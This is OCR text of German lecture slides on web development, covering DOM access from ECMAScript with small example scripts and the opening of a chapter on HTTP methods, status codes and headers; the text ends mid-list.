- Direkter Zugriff auf eindeutiges Element per `id`

```
Knoten = document.getElementById("xyz")
```

  - ⇨ jedes benötigte HTML-Element mit eindeutiger `id` bezeichnen
- Zugriff auf Elemente aus Collection mit demselben Tag

```
Knoten = document.getElementsByTagName("h3")[2]
```

- Zugriff auf Elemente aus Collection mit demselben `name`

```
Knoten = document.getElementsByName("abc")[0]
```

  - ⇨ nicht jedes Tag darf `name` haben
  - ⇨ evtl. mehrere Elemente mit demselben `name` (vgl. Radiobuttons)

nur für document

- *alle Varianten liefern einen HTML-Element-Knoten ab*

Zugriff auf Knoten über HTML-Collections

- die Klassen HTMLxxx haben die althergebrachten Collections
  - ⇨ HTMLDocument: images, applets, links, forms, anchors
  - ⇨ HTMLFormElement: elements
- Anwendungsbeispiel

```
MeinFormular = document.forms["Anmeldung"];
MeinFormular.elements["Eingabe"].value = 0;
```

- aus diesen Collections kann per id oder per name ausgewählt werden
  - ⇨ `"Anmeldung"` und `"Eingabe"` können in HTML als id oder als name eingetragen sein
    - id hat Vorrang
    - name ist nicht bei allen Tags zulässig

name-Attribut versus id-Attribut

Aber: Daten in Forms werden nur übertragen, wenn die Felder ein name-Attribut haben!

- `name` ist nur bei *manchen* Tags zulässig
  - ⇨ muss nicht eindeutig sein
    - bei Radiobuttons: Gruppenbildung über denselben Namen
  - ⇨ wird für verschiedene Zwecke eingesetzt
    - `<a>` Sprungmarke
    - `<input>` Parametername für die Datenübertragung
- `id` ist bei *allen* Tags zulässig
  - ⇨ muss dateiweit eindeutig sein
  - ⇨ ist gedacht für eindeutige Knotenadressierung im DOM
- für Knotenadressierung `id` bevorzugen
  - ⇨ `name` ist dafür nur aus Kompatibilitätsgründen noch zulässig; in DOM2 Core nicht enthalten
- `id` muss mit einem Buchstaben beginnen, dann Buchstaben, Ziffern oder `-`, `_`, `:`, `.` Nicht erlaubt sind Sonder-, Leer- oder andere Interpunktionszeichen.

Weitere Möglichkeiten zum Zugriff auf Knoten

speziell beim *Aufruf* von Handlerfunktionen:

- `this` verweist auf das Element, in dem der Code steht

```
<div onclick="Verbergen(this);"> ... </div>
```

  - ⇨ nur gültig innerhalb eines HTML-Tags
  - ⇨ innerhalb einer Funktion, die zu einer Klasse gehört, verweist this auf das Objekt, auf das die Funktion gerade angewandt wird

veraltete Methode für *manche* Objekte:

findet man oft – ist aber nicht standard-konform!

- wahlfreier Zugriff ohne Nennung der Collection unter Verwendung des *name*-Attributs

```
document.MeinFormular.Eingabe.value = "alt";
document.MeinBild.src = "bild.gif";
```

Baumoperationen über Kern-Klassen

DOM3 Core

- Die Klassen Node, Document und Element bieten Methoden zum Durchwandern und Manipulieren des Baums
- Erzeugung mit
  - `Document.createAttribute()` — Attributknoten
  - `Document.createElement()` — HTML-Elementknoten
  - `Document.createTextNode()` — Knoten für Textinhalt
- Eigenschaften — zum Durchwandern
  - `Node.attributes, Node.childNodes`
  - `Node.firstChild, Node.lastChild`
  - `Node.nextSibling, Node.previousSibling`
- Methoden — zur Strukturänderung
  - `Node.appendChild(...), Node.removeChild(...)`
  - `Element.setAttributeNode(...)`
  - `Element.removeAttribute(...)`

Zugriff auf Attribute

- alle Attributwerte in DOM2 HTML sind Strings
- Zugriff über Kern-Klassen (empfohlen) — DOM3 Core
  - ⇨ jedes Attribut ist in einem eigenen Unterknoten gespeichert
  - ⇨ Element`.getAttribute` und `.setAttribute` zum Zugriff auf bereits existierende Attributknoten (das sind alle HTML-Attribute)

```
var meinBild = document.images["BildId"];
meinBild.setAttribute("src") = "bild.gif";
```


  - ⇨ (Attributknoten allokieren und in Baum einbauen)
- Zugriff über HTML-Klassen (kompakt) — DOM2 HTML
  - ⇨ alle Klassen HTMLxxxElement haben ihre jeweiligen Attribute

```
var meinBild = document.images["BildId"];
meinBild.src = "bild.gif";
```

Sonderfall: `class` → `className`
(class ist als Schlüsselwort reserviert)

Zugriff auf Text

```
<p id="Absatz">ein
   <em>wichtiger</em> Text </p>
```



- von einem Tag eingeklammerter
  Text ist in einem eigenen Unterknoten gespeichert

  ⇨ der Text steckt dort im Attribut `nodeValue`

  ⇨ Änderung durch Zuweisung, aber unformatiert (ohne HTML-Tags)

```
var Absatz = document.getElementById("Absatz");
var ein = Absatz.firstChild.nodeValue;
var em = Absatz.firstChild.nextSibling;
var wichtiger = em.firstChild.nodeValue;
var Text= Absatz.lastChild.nodeValue;
```

Achtung: Netscape erzeugt auch für reinen whitespace einen Textknoten

Zugriff auf Styles

- auf inline-Styles des HTML-Elements, nicht auf CSS-Datei

```
<p id="Hugo"
     style="font-size:12pt; font-weight:bold">
```


  - ⇨ haben Vorrang vor CSS-Datei, vgl. Kaskadierungsregeln
- Werte sind Strings
  - ⇨ Vorsicht bei Arithmetik; Strings enthalten px, %, pt, em
- Sonderregel für CSS Attributnamen im Skript
  - ⇨ Bindestriche sind nicht zulässig in Bezeichnern;

    deshalb Bindestrich weglassen und nächsten Buchstaben groß:


    `fontSize, fontWeight`
- Style ist als Unterobjekt realisiert

```
document.getElementById("Hugo").style.fontSize = "14pt";
```

Beispiele für ECMAScript und DOM




Beispiel ECMA-Script und DOM (I)




```
        function AufZuKlappen (Kapitel)
        {
            try {    // Beispiel zur Ausnahmebehandlung
                var nPlusMinus = Kapitel.firstChild;
                var nUnterliste = Kapitel.nextSibling.nextSibling;
                var istZu = (nPlusMinus.nodeValue == "-");
                if (istZu) {
                    nPlusMinus.nodeValue = "+";
                    nUnterliste.style.display = "none";
                }
                else {
                    nPlusMinus.nodeValue = "-";
                    nUnterliste.style.display = "block";
                }
            }
            catch (Ausnahme) {
                zeigeAusnahme (Ausnahme);
            }
        }
// Auswahlhierarchie
        var Inseln_Spanien = new Array ("Ibiza", "Mallorca", "Teneriffa");
        var Inseln_Italien = new Array ("Elba", "Sardinien");
        var Inseln_Griechenland = new Array ("Korfu", "Kreta", "Rhodos", "Samos");
        function Vorauswahl(OberlisteID, UnterlisteID)
        {
            var Oberliste = document.getElementById(OberlisteID);
            var Unterliste = document.getElementById(UnterlisteID);
            var Auswahl = Oberliste.options[Oberliste.selectedIndex].text;
            var Inseln = eval ("Inseln_" + Auswahl);

            while (Unterliste.firstChild != null)
                Unterliste.removeChild (Unterliste.firstChild);
            for (i=0; i<Inseln.length; i++) {
                var neuesElement = document.createElement ("option");
                var neuerText = document.createTextNode (Inseln[i]);
                neuesElement.appendChild (neuerText);
                Unterliste.appendChild (neuesElement);
            }
        }
```

Beispiel ECMA-Script und DOM (II)




```
// Mouseover-Effekte
        function Mouseover (Schaltflaeche)
        {
            Schaltflaeche.className = "ButtonOver";
            // Sonderfall, weil class ein reserviertes Wort ist
        }
        function Mouseout (Schaltflaeche)
        {
            Schaltflaeche.className = "ButtonNormal";
        }
        function Mousedown (Schaltflaeche)
        {
            Schaltflaeche.className = "ButtonDown";
        }
        var bgStyle = null;
        var bgColor = null;
        function Mouseup (Schaltflaeche)
        {
            if (Schaltflaeche.className=="ButtonDown") {
                bgStyle = Schaltflaeche.parentNode.style;
                if (bgColor==null)  // gegen retriggern
                    bgColor = bgStyle.backgroundColor;
                bgStyle.backgroundColor = "rgb(242,216,216)";
                window.setTimeout("bgStyle.backgroundColor = bgColor;",500);
            }
            Mouseover (Schaltflaeche);
        }
// Überprüfung von Eingaben
        function BuchstabenZiffernUmschaltung()
        {
            if (document.getElementsByName("Eingabetyp")[0].checked==true)
                document.getElementById("FormBeschriftung").firstChild.nodeValue = "Buchstaben:";
            else
                document.getElementById("FormBeschriftung").firstChild.nodeValue = "Zahl:";
        }
        function isAlpha(Zeichen)
        {
            return (Zeichen>="a" && Zeichen<="z") || (Zeichen>="A" && Zeichen<="Z");
        }
```

Beispiel: DOM-Zugriffe aus ECMA-Script

```
// UnterlisteID ist die ID meiner Select-Listbox
var Unterliste = document.getElementById(UnterlisteID);

// offline!! den neuen Teilbaum anlegen und initialisieren
var neuesElement = document.createElement ("option");
var neuerText = document.createTextNode ("Meine Option");

// den Textknoten an die Option anhängen
neuesElement.appendChild (neuerText);

// jetzt den neuen Teilbaum einhaengen
Unterliste.appendChild (neuesElement);
```


Event Bubbling

- Ereignisse (z.B. Maus-Klick's) werden in der DOM-Hierarchie weitergeleitet
  - ⇨ d.h. in der Schachtelungsstruktur von HTML nach außen
  - ⇨ an allen übergeordneten Elementen werden Handler aufgerufen
  - ⇨ Weiterleitung unterdrücken für das aktuelle Ereignis

    (nur MS Internet Explorer):

    ```
    window.event.cancelBubble = true;
    ```
- typisch für Ereignisorientierung
  - ⇨ vgl. ToolBook,

    Director, Windows



Arbeit mit ECMA-Script

- Skripte: Große „Freiheit“ in der Entwicklung
  - ⇨ Irgendwie funktioniert es – oder auch nicht!
  - ⇨ Das DOM zu einer HTML-Seite ist unterschiedlich – je nach Browser
    - zuverlässige Adressierung verwenden (z.B. über id);
      nicht auf eine feste Position in einer Liste verlassen
  - ⇨ Unterschiedliches Browser-Verhalten "knapp außerhalb" des Standards
    (z.B. xxx&euroxxx ohne ;) wird vom Firefox verstanden
  - ⇨ Konzepte vorher überlegen (siehe Abschnitt Entwurf)
  - ⇨ an den Standard halten
  - ⇨ Tools verwenden
    - Validatoren für HTML, CSS
    - Skript-Debugger
  - ⇨ Gründlich Testen


z.B. Browser-Plugins für Firefox verwenden: WebDeveloper, HTML-Validator, DOM Inspector...

Zusammenfassung

- ECMA-Script-Grundlagen
  - ⇨ Grundidee, Grundgerüst, HTML-Einbindung
  - ⇨ Standardisierte Schreibregeln und Syntax
  - ⇨ Objektbasierend
- Document Object Model (DOM)
  - ⇨ Grundidee, Sinn und Zweck, Standard
  - ⇨ Zugriffsmöglichkeiten auf Knoten, Attribute und Styles
  - ⇨ Baumoperationen
  - ⇨ Einbettung in ECMA-Script
  - ⇨ Arbeiten mit ECMA-Script

Jetzt wissen Sie alles um eine dynamisch änderbare HTML-Seite zu entwickeln, die Formulardaten überprüft!

Einsatz der Technologien im Zusammenhang



- HTML
- CSS
- ECMA-Script
- DOM
- Animation

- HTTP

- Server-Konfiguration

- CGI
- PHP
- MySQL

Entwicklung webbasierter Anwendungen

6. Kapitel: HTTP

Quellenhinweis:
Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Begriffe: Client / Server, Pull / Push

- Server bietet Dienstleistung an
  - ⇨ Dienste sind z.B. WWW, FTP, Mail
  - ⇨ nimmt Anfragen entgegen, führt Anweisungen aus, liefert Daten
- Client nimmt Dienstleistung in Anspruch
  - ⇨ initiiert dazu eine Verbindung mit dem Server
  - ⇨ meistens "dichter am Benutzer"
- Pull — dafür ist HTTP gedacht
  - ⇨ Aktivität geht vom Client aus, Server reagiert nur
  - ⇨ "klassischer" Stil der Kommunikation im Internet
- Push — hat sich im Internet bisher nicht durchgesetzt
  - ⇨ Server übermittelt von sich aus (ungefragt) Daten
  - ⇨ Broadcast Systeme, Channels, Abonnements

HyperText Transfer Protocol (HTTP)

- einfaches Protokoll speziell für die Übertragung von Hypertext-Dokumenten über das Internet
  - ⇨ regelt die Kommunikation zwischen WWW-Client und -Server
- Request / Response Verfahren über eine TCP-Verbindung
  - ⇨ mehrere Nachrichten über dieselbe Verbindung
  - ⇨ einfacher Zugriffsschutz über IP-Adresse oder Passwort
- reines ASCII, Klartext, unverschlüsselt, zeilenorientiert
  - ⇨ Browser ⇨ Server:

    `GETSPhttp://www.xyz.de/datei.htmlSPHTTP/1.1CRLF`
  - ⇨ Server ⇨ Browser:

    `HTTP/1.1SP200SPOKCRLF`

    `Content-type: text/htmlCRLFCRLF`

    `<!DOCTYPE...><html>...</html>`

HTTP-Nachrichten

Details unter
http://www.w3.org/Protocols/rfc2616/rfc2616.html

Browser ⇨ Server	Server ⇨ Browser
Request-Line: Methode, URI, Version	**Response-Line:** Statusinformation
General-Header: (Cache-Control, Proxy-Info, Datum)	
Request-Header: Anforderungs- und Client-Information	**Response-Header:** Antwort- und Server-Information
Entity-Header: Information über Entity-Body (Komprimierung, Modifikationsdatum, Sprache, Länge)	
Entity-Body: Nutzinhalt (HTML-Datei)	

Request-Line (Methode, URI, Version)

Browser ⇨ Server

HTTP Request-Methoden

- Methoden sind die "Grundfunktionen" für Client-Requests
  - ⇨ in Nachrichten übermittelt, mit Zusatzinformationen ergänzt
- GET: Web-Seite lesen
  - ⇨ auch: wenige Daten an CGI-Prozess übermitteln, vorzugsweise für Abfrage von Daten
  - ⇨ HEAD: liefert dieselben HTTP-Header, aber ohne Web-Seite
- POST: Daten an CGI-Prozess übermitteln
  - ⇨ vorzugsweise für Speichern von Daten
  - ⇨ auch Datei-Upload an CGI-Prozess
- PUT: Web-Seite schreiben / ersetzen
- DELETE: Web-Seite löschen
- OPTIONS (Server-Fähigkeiten), TRACE (loop-back)

GETSPhttp://www.xyz.de/datei.htmlSPHTTP/1.1CRLF

Response-Line (Version, Status, Reason)

Server ⇨ Browser

Status für Menschen

HTTP Statusmeldungen

- Antwort vom Server in Response-Line:

  3-stellige Zahl (für Browser) und Klartext (für Benutzer)

- Information 100-101
- Erfolg 200-206
  - ⇨ Anfrage erfolgreich bearbeitet
- Umleitung 300-307
  - ⇨ der Client muss anderswo anfragen
- Fehler des Clienten 400-417
  - ⇨ nicht gefunden, Zugriffsverletzung, Authentifikation erforderlich
- Fehler des Servers 500-505
  - ⇨ interner Fehler, Service nicht verfügbar

HTTP/1.1SP**200**SP**OK**CRLF

HTTP Header (1)

Header im Allgemeinen...

- dienen dem Austausch von Hilfsinformationen zwischen Client und Server
- bestehen aus Namen und Wert, getrennt durch Doppelpunkt, abgeschlossen mit Zeilenende

```
Content-type: text/htmlCRLF
```

General Header

- Date
  - ⇨ liefert den Zeitpunkt der Anforderung oder Antwort

    z.B. Sun, 01 Apr 2000 08:05:37 GMT
- Pragma
  - ⇨ no-cache: Antwort nicht aus Cache, sondern vom Server holen

```
Pragma:no-cacheCRLF
```

HTTP Header (2)

Request Header

- If-Modified-Since
  - ⇨ bei GET: fordert nur ein aktualisiertes Dokument an

```
If-Modified-Since: Tue, 07 Apr 2004 23:24:25 GMT
```

- Referer
  - ⇨ von welchem Dokument wurde auf das angeforderte verwiesen ?

- User-Agent
